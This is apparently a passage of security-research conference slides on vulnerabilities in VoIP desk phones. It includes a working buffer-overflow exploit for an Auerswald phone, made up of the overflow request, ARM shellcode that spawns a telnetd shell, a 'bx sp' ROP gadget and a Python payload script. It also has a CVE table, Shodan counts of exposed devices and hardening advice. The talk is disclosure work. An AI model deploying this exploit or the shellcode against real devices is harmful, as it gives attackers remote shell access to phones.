--data-binary
$'IPType=DHCP&Hostname=aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa&ManufacturerName=…
```

Control $PC

```
$r0  : 0xb6f4e02c -> 0x00000000
…
$r11 : 0x61616161 ("aaaa"?)
…
$lr  : 0x00c21568 -> "/all"
$pc  : 0x61616160 ("`aaa"?)
$cpsr: [THUMB fast interrupt overflow CARRY ZERO negative]
------------------------------------------------------------------ stack ----
[!] Unmapped address
---------------------------------------------------------------- code:arm:ARM ----
[!] Cannot disassemble from $PC
[!] Cannot access memory at address 0x61616160
------------------------------------------------------------------ threads ----
[#0] Id 1, Name: "SayHi", stopped, reason: SIGSEGV
…
-------------------------------------------------------------------------------
0x61616160 in ?? ()
```

control Program Counter (**$pc**)
non leaf function (`pop {r11, pc}`)

Exploit Development, Challenges

- Forbidden sign
- NX, ASLR protection
- Cache
- Finding stack
- …

Exploit Development, Challenges

- How to bypass NX protection, ASLR protection, … ?

Exploit Development, Challenges

- How to bypass NX protection, ASLR protection, … ?

```
gef> checksec
[+] checksec for '/auerswald/mnt/system/SayHi'
Canary                                : No
NX                                    : No
PIE                                   : No
Fortify                               : No
RelRO                                 : No
```

- Shellcode, shell or reverse shell ?

ARM Shellcode 101

- `execve("/bin/busybox","[telnetd,0]", "0")`:

```
…
_start:
.code 32
        add     r1, pc, #1
        bx      r1
```

switch to THUMB mode

ARM Shellcode 101

- execve("/bin/busybox","[telnetd,0]", "0"):

```
…
_start:
.code 32
        add     r1, pc, #1
        bx      r1
.code 16
        add     r0, pc, #24
        mov     r5, r5
        add     r1, pc, #12
        eor     r2, r2, r2
        strb    r2, [r1, #7]
        push    {r1, r2}
        mov     r1, sp
        strb    r2, [r0, #12]
        mov     r7, #11
        svc     #1
TEL:    .ascii "telnetdX"
BUSY:   .ascii "/bin/busyboxX"
```

switch to THUMB mode

address /bin/busyboxX

address telnetdX

ARM Shellcode 101

- execve("/bin/busybox","[telnetd,0]", "0"):

```
…
_start:
.code 32
        add     r1, pc, #1
        bx      r1
.code 16
        add     r0, pc, #24
        mov     r5, r5
        add     r1, pc, #12
        eor     r2, r2, r2
        strb    r2, [r1, #7]
        push    {r1, r2}
        mov     r1, sp
        strb    r2, [r0, #12]
        mov     r7, #11
        svc     #1
TEL:    .ascii "telnetdX"
BUSY:   .ascii "/bin/busyboxX"
```

switch to THUMB mode

address /bin/busyboxX

address telnetdX

[telnetd, 0] array

ARM Shellcode 101

- execve("/bin/busybox","[telnetd,0]", "0"):

```
…
_start:
.code 32
        add     r1, pc, #1
        bx      r1
.code 16
        add     r0, pc, #24
        mov     r5, r5
        add     r1, pc, #12
        eor     r2, r2, r2
        strb    r2, [r1, #7]
        push    {r1, r2}
        mov     r1, sp
        strb    r2, [r0, #12]
        mov     r7, #11
        svc     #1
TEL:    .ascii "telnetdX"
BUSY:   .ascii "/bin/busyboxX"
```

switch to THUMB mode

address /bin/busyboxX

address telnetdX

[telnetd, 0] array

replace X with \0

ARM Shellcode 101

- execve("/bin/busybox","[telnetd,0]", "0"):

```
…
_start:
.code 32
        add     r1, pc, #1
        bx      r1
.code 16
        add     r0, pc, #24
        mov     r5, r5
        add     r1, pc, #12
        eor     r2, r2, r2
        strb    r2, [r1, #7]
        push    {r1, r2}
        mov     r1, sp
        strb    r2, [r0, #12]
        mov     r7, #11
        svc     #1
TEL:    .ascii "telnetdX"
BUSY:   .ascii "/bin/busyboxX"
```

switch to THUMB mode

address /bin/busyboxX

address telnetdX

[telnetd, 0] array

replace X with \0

SYSCALL execve

Exploit Development, Challenges

- How to find the stack address with our shellcode ?

```
…
0xbef07000 0xbf000000 0x00000000 rwx [stack]
…
```

Exploit Development, Challenges

- How to find the stack address with our shellcode ?

```
…
0xbef07000 0xbf000000 0x00000000 rwx [stack]
…
```

- ARM provides `bx sp` (branch to stack pointer) gadget:


Exploit Development, Challenges

- How to find the stack address with our shellcode ?

```
…
0xbef07000 0xbf000000 0x00000000 rwx [stack]
…
```

- ARM provides `bx sp` (branch to stack pointer) gadget:

```
(ropper)> file /home/huber/VOIP/libc-2.5.so
[INFO] Load gadgets from cache
…
[INFO] File loaded.
(libc-2.5.so/ELF/ARM)> arch ARMTHUMB
[INFO] Load gadgets from cache
…
(libc-2.5.so/ELF/ARMTHUMB)> search /1/ b% sp
[INFO] Searching for gadgets: b% sp

[INFO] File: /home/huber/VOIP/libc-2.5.so
0x00009dd8 (0x00009dd9): bx sp;
```



Load `libc` from device

Treat code as ARM thumb

Search for `bx sp` gadget

Gadget found at **0x00009dd8**

Exploit Payload 1/2

```
!/usr/bin/env python
import struct

libc_base = 0x400a2000
mem_base =  0x417b8000

# execve("/bin/busybox","[telnetd,0]", "0")
shell_code = (   "\x01\x10\x8f\xe2\x11\xff\x2f\xe1\x06\xa0\x2d\x1c\x03\xa1\x52"
                 "\x40\xca\x71\x06\xb4\x69\x46\x02\x73\x0b\x27\x01\xdf\x74\x65"
                 "\x6c\x6e\x65\x74\x64\x58\x2f\x62\x69\x6e\x2f\x62\x75\x73\x79"
                 "\x62\x6f\x78")

#calculate real address, depending on base and offset
def real_addr(base, offset):
  if base is None:
    print("no baseaddress set")
    quit()
  else:
    return struct.pack("<I", base + offset)
```

base addresses on device

Exploit Payload 1/2

```
!/usr/bin/env python
import struct

libc_base = 0x400a2000
mem_base =  0x417b8000

# execve("/bin/busybox","[telnetd,0]", "0")
shell_code = (   "\x01\x10\x8f\xe2\x11\xff\x2f\xe1\x06\xa0\x2d\x1c\x03\xa1\x52"
                 "\x40\xca\x71\x06\xb4\x69\x46\x02\x73\x0b\x27\x01\xdf\x74\x65"
                 "\x6c\x6e\x65\x74\x64\x58\x2f\x62\x69\x6e\x2f\x62\x75\x73\x79"
                 "\x62\x6f\x78")

#calculate real address, depending on base and offset
def real_addr(base, offset):
  if base is None:
    print("no baseaddress set")
    quit()
  else:
    return struct.pack("<I", base + offset)
```

base addresses on device

payload

Exploit Payload 1/2

```
!/usr/bin/env python
import struct

libc_base = 0x400a2000
mem_base =  0x417b8000

# execve("/bin/busybox","[telnetd,0]", "0")
shell_code = (   "\x01\x10\x8f\xe2\x11\xff\x2f\xe1\x06\xa0\x2d\x1c\x03\xa1\x52"
                 "\x40\xca\x71\x06\xb4\x69\x46\x02\x73\x0b\x27\x01\xdf\x74\x65"
                 "\x6c\x6e\x65\x74\x64\x58\x2f\x62\x69\x6e\x2f\x62\x75\x73\x79"
                 "\x62\x6f\x78")

#calculate real address, depending on base and offset
def real_addr(base, offset):
  if base is None:
    print("no baseaddress set")
    quit()
  else:
    return struct.pack("<I", base + offset)
```


base addresses on device

payload

helper function

Exploit Payload 2/2

```
#data values in little endian form
def data(value):
        return struct.pack("<I", value)

#payload construction
# overflow
buf = "A" * 118

#jump to payload
buf += real_addr(mem_base, 0x001fdbd4)

#set pc to bx sp (libc gadget)
buf += real_addr(libc_base, 0x00009dd9)
buf += shell_code

if __name__== "__main__":
  print buf
```



`bx sp`, jump to the beginning of the stack


DEMO TIME

Device Overview

Vendor	Device	FW	Finding	CVE
Alcatel-Lucent	8008 CE	1.50.03	✓	CVE-2019-14259
Akuvox	R50	50.0.6.156	✓	CVE-2019-12324 CVE-2019-12326 CVE-2019-12327
Atcom	A11W	2.6.1a2421	✓	CVE-2019-12328
AudioCodes	405HD	2.2.12	✓	CVE-2018-16220, CVE-2018-16219 CVE-2018-16216
Auerswald	COMfortel 2600 IP	2.8D	✓	
Auerswald	COMfortel 1200 IP	3.4.4.1	✓	CVE-2018-19977 CVE-2018-19978
Avaya	J100	4.0.1	–	
Cisco	CP-7821	11.1.2	✓	
Digium	D65	2.7.2	–	
Fanvil	X6	1.6.1	–	
Gigaset	Maxwell Basic	2.22.7	✓	CVE-2018-18871

Vendor	Device	FW	Finding	CVE
Grandstream	DP750	1.0.3.37	–	
Htek	UC902	2.6.1a2421	✓	CVE-2019-12325
Huawei	eSpace 7950	V200R003C 30SPCf00	✓	CVE-2018-7958 CVE-2018-7959 CVE-2018-7960
Innovaphone	IP222	V12r2sr16	–	
Mitel	6865i	5.0.0.1018	**RIP**	
Obihai	6.3.1.0	5.1.11	✓	CVE-2019-14260
Panasonic	KX-TGP600	06.001	–	
Polycom	VVX 301	5.8.0	–	
Samsung	SMT-i6010	1.62	–	
Unify	CP200	V1 R3.8.10	✓	
Yealink	SIP-T41P	66.83.0.35	✓	CVE-2018-16217 CVE-2018-16218 CVE-2018-16221

https://www.sit.fraunhofer.de/cve/

Vulnerability Overview


Categories: Subjects:	backdoor	bad encryption	Buffer overflow	Command Injection	CSRF	DOS	information disclosure	password change no auth	path traversal	plaintext credentials	privilge escalation	short session id	Xss
Akuvox	✓	✓		✓					✓			✓	
Alcatel				✓	✓				✓		✓		
Atcom				✓							✓		
AudioCodes				✓				✓			✓		✓
Auerswald			✓	✓	✓	✓			✓	✓	✓		✓
yealink				✓	✓	✓			✓		✓		
Unify					✓				✓		✓		
Htek	✓		✓			✓				✓			
Gigaset							✓	✓		✓			
Obihai			✓	✓		✓							
Cisco						✓							

Real World

TOTAL RESULTS

7,580

TOP COUNTRIES



United States	5,110
Norway	534
Canada	368
Italy	286
Brazil	106


TOP SERVICES

HTTP	4,906
HTTPS	1,090
8081	377
8880	290
HTTP (8080)	112

TOTAL RESULTS

4,881

TOP COUNTRIES



United States	3,651
Norway	532
Canada	302
China	79
Germany	33


TOP ORGANIZATIONS

Spectrum	732
Comcast Cable	605
Telenor Norge AS	277
Verizon Fios	128
AT&T U-verse	49

TOTAL RESULTS

693

TOP COUNTRIES



United States	353
Australia	74
United Kingdom	64
South Africa	51
Canada	36

TOP SERVICES


SIP	686
1303	1
1236	1
1155	1
1091	1

TOP ORGANIZATIONS

TOTAL RESULTS

151

TOP COUNTRIES



United States	54
United Kingdom	16
Italy	15
France	10
Sweden	6

TOP SERVICES

HTTP	35
HTTPS	15
SSH	6
8083	5
9001	4

Recommendations for Users/Admins

- Change default credentials
- Update your VoIP phone
- Disable servers (Web, SSH, Telnet, etc…) if possible and not needed
- Network protection measures for phones
- …


Recommendations for Developers

- Process separation and isolation
- Compile flags: ASLR, NX protection, Canaries, etc.
- No hardcoded keys, and/or self-made crypto
- No default credentials → enforce change at first start
- Convenient update mechanism

Lessons Learned?

1992


Linux OS, **multi user**



Lessons Learned?

1992

Linux OS, **multi user**




1996

"Smashing The Stack
For Fun And Profit"

Lessons Learned?

1992

Linux OS, **multi user**




1996

"Smashing The Stack
For Fun And Profit"

2000-2004

NX protection, **ASLR**



Lessons Learned?

1992

Linux OS, **multi user**

2000-2004

NX protection, **ASLR**

1996

"Smashing The Stack For Fun And Profit"

2007

iPhone, all apps run as **root**

Lessons Learned?

1992

Linux OS, **multi user**

2000-2004

NX protection, **ASLR**

2010/2011

iOS 4 / Android 4 **ASLR**

1996

"Smashing The Stack For Fun And Profit"

2007

iPhone, all apps run as **root**

Lessons Learned?

1992

Linux OS, **multi user**

2000-2004

NX protection, **ASLR**

2010/2011

iOS 4 / Android 4 **ASLR**

1996

"Smashing The Stack For Fun And Profit"

2007

iPhone, all apps run as **root**

now

Security in VoIP

Lessons Learned?

1992


Linux OS, **multi user**

2000-2004

NX protection, **ASLR**

2010/2011

iOS 4 / Android 4 **ASLR**



NOW


Security in VoIP

2007

iPhone, all apps run as **root**

1986

"Smashing The Stack For Fun And Profit"



SOMETHING WENT WRONG

Summary

- Investigated 33 VoIP phones
- Found 40 vulnerabilities and registered 16 CVEs

- A lot of old technology is out there, new models getting better
- Some vendors switch to Android, seems to be more robust but new types of vulnerabilities → Apps on your VoIP phone?

- We don’t know what will be next after IoT, but there will be a root process and memory corruption ;-)


THE END

Contact

Philipp Roskosch
Email: philipp.roskosch@sit.fraunhofer.de

Stephan Huber
Email: stephan.huber@sit.fraunhofer.de

Web: https://www.team-sik.org
Email: contact@team-sik.org
Findings: https://www.sit.fraunhofer.de/cve